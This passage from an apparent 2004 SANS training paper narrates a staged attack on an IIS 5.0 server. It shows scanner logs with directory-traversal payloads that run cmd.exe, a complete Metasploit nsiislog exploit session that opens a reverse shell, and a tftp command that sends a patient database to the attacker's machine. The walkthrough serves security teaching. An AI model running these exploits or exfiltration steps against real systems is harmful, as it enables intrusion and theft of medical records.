Now that the attacker knows who and where the victim is, the next thing he will need to do is understand the environment. In order to do this, one or more scanning tools is employed. These tools can provide the attacker with a list of potential target systems in the victim's network as well as a list of potential holes in their security. One such scanning tool is SuperScan. This tool is available at www.foundstone.com. Superscan is an extremely powerful scanner, pinger and resolver. With it, one can quickly determine which addresses are live and what ports are listening on each live host. The output from this can be seen in Figure 6. This application will even attempt to enumerate the target system, which can yield such information as user lists, group lists, file shares, etc. The output from this can be seen in Figures 7 and 8.

Next the attacker will check for any vulnerabilities on the system. To do this, a vulnerability scanner is used. The scanner used in this case is Syhunt Sandcat Scanner. This is available for evaluation from www.syhunt.com. This scanner will check numerous vulnerabilities against a host and provides a report of those


found. It does this by issuing GET requests to the target host. Figures 6 and 7 provide the output of Sandcat.



The screenshot shows the Syhunt Sandcat Request Viewer interface. The main window displays a table of requests with columns for Date, Time, Request, Host Address, Port, Bytes, Status, and File. The selected request is at 10:17:35 AM, with the request path `/scripts/nsislog.dll` and a status of 200.

Date	Time	Request	Host Address	Port	Bytes	Status	File
2004-9-15	10:15:20 AM	/scripts/..%c0%af../%c0%af../%c0%af../winn/system32/cm...	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:20 AM	/scripts/..%c0%af../%c0%af../%c0%af../winn/system32/cm...	198.161.203.111	80	493	200	09-15-2004 10.1
2004-9-15	10:15:20 AM	/scripts/..%c0%af../%c0%af../%c0%af../winn/system32/pc...	198.161.203.111	80	241	200	09-15-2004 10.1
2004-9-15	10:15:20 AM	/scripts/..%c0%af../%c0%af../winn/system32/cmd.exe?/c+dir	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:31 AM	/scripts/..%c0%af../winn/system32/cmd.exe?/c+dir	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:31 AM	/scripts/..%c0%af../winn/system32/cmd.exe?/c+dir+c:	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:31 AM	/scripts/..%c0%af../winn/system32/cmd.exe?/c+dir+c:\	198.161.203.111	80	493	200	09-15-2004 10.1
2004-9-15	10:15:40 AM	/scripts/..%c1%9c.%c1%9c.%c1%9c.%c1%9c/winn/system...	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:40 AM	/scripts/..%c1%9c.%c1%9c.%c1%9c.%c1%9c/winn/system...	198.161.203.111	80	493	200	09-15-2004 10.1
2004-9-15	10:15:40 AM	/scripts/..%c1%9c../%c1%9c../winn/system32/cmd.exe?/c...	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:40 AM	/scripts/..%c1%9c../winn/system32/cmd.exe?/c+dir	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:40 AM	/scripts/..%c1%9c../winn/system32/cmd.exe?/c+dir+c:	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:40 AM	/scripts/..%c1%9c../winn/system32/cmd.exe?/c+dir+c:\	198.161.203.111	80	493	200	09-15-2004 10.1
2004-9-15	10:15:46 AM	/scripts/..%e0%80%af../%e0%80%af../winn/system32/cmd...	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:46 AM	/scripts/..%e0%80%af../winn/system32/cmd.exe?/c+dir	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:46 AM	/scripts/..%e0%80%af../winn/system32/cmd.exe?/c+dir+c:	198.161.203.111	80	273	200	09-15-2004 10.1
2004-9-15	10:15:53 AM	/scripts/..%u00255c.%u00255c/winn/system32/cmd.exe?/c+...	198.161.203.111	80	493	200	09-15-2004 10.1
2004-9-15	10:17:35 AM	/scripts/nsislog.dll	198.161.203.111	80	87	200	09-15-2004 10.1
2004-9-15	10:18:01 AM	/scripts/samples/search/qfultit.htm	198.161.203.111	80	105	200	09-15-2004 10.1
2004-9-15	10:18:01 AM	/scripts/samples/search/qsumit.htm	198.161.203.111	80	105	200	09-15-2004 10.1
2004-9-15	10:19:01 AM	/scripts/check.bat/..%c1%9c.%c1%9c.%c1%9c/winn/syste...	198.161.203.111	80	493	200	09-15-2004 10.1
2004-9-15	10:20:13 AM	/_private/	198.161.203.111	80	1316	403	09-15-2004 10.2
2004-9-15	10:20:22 AM	/_vti_cnf/	198.161.203.111	80	1316	403	09-15-2004 10.2
2004-9-15	10:20:31 AM	/_vti_pvt/	198.161.203.111	80	1316	403	09-15-2004 10.2
2004-9-15	10:20:52 AM	/_vti_bin/	198.161.203.111	80	172	403	09-15-2004 10.2
2004-9-15	10:20:52 AM	/_vti_bin/..%35%63..%35%63..%35%63..%35%63..%3...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:20:52 AM	/_vti_bin/..%35%63../%35%63../%35%63../%35%63../winn/syst...	198.161.203.111	80	493	200	09-15-2004 10.2
2004-9-15	10:20:55 AM	/_vti_bin/..%35c..%35c..%35c..%35c..%35c../winn/s...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:20:55 AM	/_vti_bin/..%35c../%35c../%35c../winn/system32/cm...	198.161.203.111	80	493	200	09-15-2004 10.2
2004-9-15	10:20:55 AM	/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:20:55 AM	/_vti_bin/..%25%35%63../%25%35%63../%25%35%63../win...	198.161.203.111	80	493	200	09-15-2004 10.2
2004-9-15	10:20:58 AM	/_vti_bin/..%255c../%255c../%255c../winn/system32/cm...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:20:58 AM	/_vti_bin/..%255c..%255c..%255c..%255c../winn/sys...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:21:02 AM	/_vti_bin/..%255c../%255c../%255c../winn/system32/cm...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:21:02 AM	/_vti_bin/..%255c../%255c../%255c../winn/system32/cm...	198.161.203.111	80	493	200	09-15-2004 10.2
2004-9-15	10:21:02 AM	/_vti_bin/..%c0%af../%c0%af../%c0%af../winn/system3...	198.161.203.111	80	479	200	09-15-2004 10.2
2004-9-15	10:21:02 AM	/_vti_bin/..%c0%af../%c0%af../%c0%af../winn...	198.161.203.111	80	479	200	09-15-2004 10.2

Figure 6 - Syhunt Sandcat Scanner output



The screenshot shows the Syhunt Sandcat Request Viewer interface with details for a specific request. The Host is 198.161.203.111, Port is 80, Date is 2004-9-15, and Time is 10:17:35 AM. The Request is `/scripts/nsislog.dll`. The Header shows `HTTP/1.1 200 OK`, `Server: Microsoft-IIS/5.0`, `Date: Wed, 15 Sep 2004 17:15:56 GMT`, and `Content-Type: text/html`. The Response shows `<head><title>NetShow ISAPI Log Dlk</title></head>` and `<body><h1>NetShow ISAPI Log Dlk</h1>`. The status is 200 and 87 bytes were received.

Figure 7 - Syhunt Sandcat Request Viewer details

There are many other scanning tools available, most of which are free for download. The attacker has a nearly unlimited arsenal of scanning weapons at their disposal; if one doesn't suit the task at hand, another surely will.




Figure 8 - Port scan using Superscan 4.0

© SANS Institute




Figure 9 - Windows enumeration using Superscan 4.0





Figure 10 - Windows enumeration (2) using Superscan 4.0

Exploiting the System

Once the attacker has gained all the information he requires through the reconnaissance and scanning stages, exploitation of the target system can now begin. To do this, the attacker chooses a tool to take advantage of the discovered vulnerability, in this case NSIISLOG.DLL. This hacker's tool of choice is called Metasploit. Metasploit is an extremely powerful application that allows a user to choose which exploit to use and then also decide what payload to deliver with the chosen exploit. It can be run from the command line and also from a web interface. Figures 11 through 17 illustrate the steps taken by the hacker to gain access to the target system. Each of these steps is described below.

1. The hacker performs a directory listing to ensure all the Metasploit files are installed (Figure 11).



```
C:\WINDOWS\System32\cmd.exe
Volume in drive C is DELXP2
Volume Serial Number is 18B1-3B87

Directory of C:\Program Files\Metasploit Framework

09/10/2004  09:34 AM    <DIR>      .
09/10/2004  09:34 AM    <DIR>      ..
09/10/2004  09:34 AM    <DIR>      bin
02/17/2004  03:37 AM             41 cygwin.bat
02/17/2004  03:21 AM          7,022 cygwin.ico
05/05/2004  11:30 AM    <DIR>      etc
09/10/2004  09:36 AM    <DIR>      home
05/05/2004  11:31 AM    <DIR>      lib
09/10/2004  09:36 AM          124 Metasploit Framework.url
03/02/2004  03:40 AM           86 msfconsole.bat
07/28/2004  11:16 AM           85 msfupdate.bat
03/02/2004  03:40 AM           82 msfweb.bat
09/10/2004  11:02 AM    <DIR>      tmp
09/10/2004  09:36 AM          48,729 uninst.exe
05/05/2004  11:31 AM    <DIR>      usr
05/05/2004  11:31 AM    <DIR>      var
              7 File(s)          56,169 bytes
              9 Dir(s)    5,385,609,216 bytes free

C:\Program Files\Metasploit Framework>
```

Figure 11 - Directory contents for Metasploit

2. The attacker launches the command line interface for Metasploit by entering `msfconsole.bat` at the command prompt. Once running, the attacker enters the parameters required to exploit the target system (Figure 12).

```

C:\WINDOWS\System32\cmd.exe - msfconsole.bat
05/05/2004 11:31 AM <DIR> var
              7 File(s)    56,169 bytes
              9 Dir(s)    5,385,609,216 bytes free

C:\Program Files\Metasploit Framework>msfconsole.bat

Metasploit Framework v2.2

+ ---=[ msfconsole v2.2 [32 exploits - 33 payloads]

msf > use iis50_nsiislog_post
msf iis50_nsiislog_post > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf iis50_nsiislog_post(win32_reverse) > setg RHOST 198.161.203.111
RHOST -> 198.161.203.111
msf iis50_nsiislog_post(win32_reverse) > exploit
Error: Missing required option: LHOST
msf iis50_nsiislog_post(win32_reverse) > setg LHOST 198.161.203.253
LHOST -> 198.161.203.253
msf iis50_nsiislog_post(win32_reverse) > exploit

```

Figure 12 - Parameters entered into Metasploit

3. The hacker launches the exploit against the target system and a remote shell is spawned. The hacker now has access to the target host (Figure 13).

```

C:\WINDOWS\System32\cmd.exe - msfconsole.bat

Metasploit Framework v2.2

+ ---=[ msfconsole v2.2 [32 exploits - 33 payloads]

msf > use iis50_nsiislog_post
msf iis50_nsiislog_post > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf iis50_nsiislog_post(win32_reverse) > setg RHOST 198.161.203.111
RHOST -> 198.161.203.111
msf iis50_nsiislog_post(win32_reverse) > exploit
Error: Missing required option: LHOST
msf iis50_nsiislog_post(win32_reverse) > setg LHOST 198.161.203.253
LHOST -> 198.161.203.253
msf iis50_nsiislog_post(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Attempting to exploit target Windows 2000 Pre-MS03-019
[*] Sending 65921 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 198.161.203.111:1110

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>

```

Figure 13 - Exploit executed and remote shell established

4. The hacker locates the patient database and checks to see if TFTP is operational on the target host (Figure 14).

```

C:\WINDOWS\System32\cmd.exe - msfconsole.bat
12/07/1999 05:00a          1,753,160 Patients.mdb
      1 File(s)          1,753,160 bytes
      2 Dir(s)  19,271,655,424 bytes free

C:\PatientKeeper>tftp
tftp

Transfers files to and from a remote computer running the TFTP service.

TFTP [-il host [GET | PUT] source [destination]]

-i          Specifies binary image transfer mode (also called
           octet). In binary image mode the file is moved
           literally, byte by byte. Use this mode when
           transferring binary files.
host       Specifies the local or remote host.
GET        Transfers the file destination on the remote host to
           the file source on the local host.
PUT        Transfers the file source on the local host to
           the file destination on the remote host.
source     Specifies the file to transfer.
destination Specifies where to transfer the file.

C:\PatientKeeper>

```

Figure 14 - Existence of TFTP utility verified

- The hacker now prepare his computer to receive the patient database. To do this, he uses 3COM's 3Cdaemon, available at http://support.3com.com/software/utilities_for_windows_32_bit.htm (Figure 15).





Figure 15 - 3-Com 3Cdaemon TFTP server

6. The patient data file is sent to the hacker's computer (Figure 16).



```
C:\WINDOWS\System32\cmd.exe - msfconsole.bat
Ping statistics for 198.161.203.153:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\PatientKeeper>ping 198.161.203.253
ping 198.161.203.253

Pinging 198.161.203.253 with 32 bytes of data:

Reply from 198.161.203.253: bytes=32 time<10ms TTL=127

Ping statistics for 198.161.203.253:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\PatientKeeper>tftp -i 198.161.203.253 PUT Patients.mdb
tftp -i 198.161.203.253 PUT Patients.mdb
Transfer successful: 1753160 bytes in 9 seconds, 194795 bytes/s

C:\PatientKeeper>
```

Figure 16 - TFTP transfer of Patient database to attacker

7. The hacker's computer receives the patient data file (Figure 17).

© SANS Institute 2004, Author

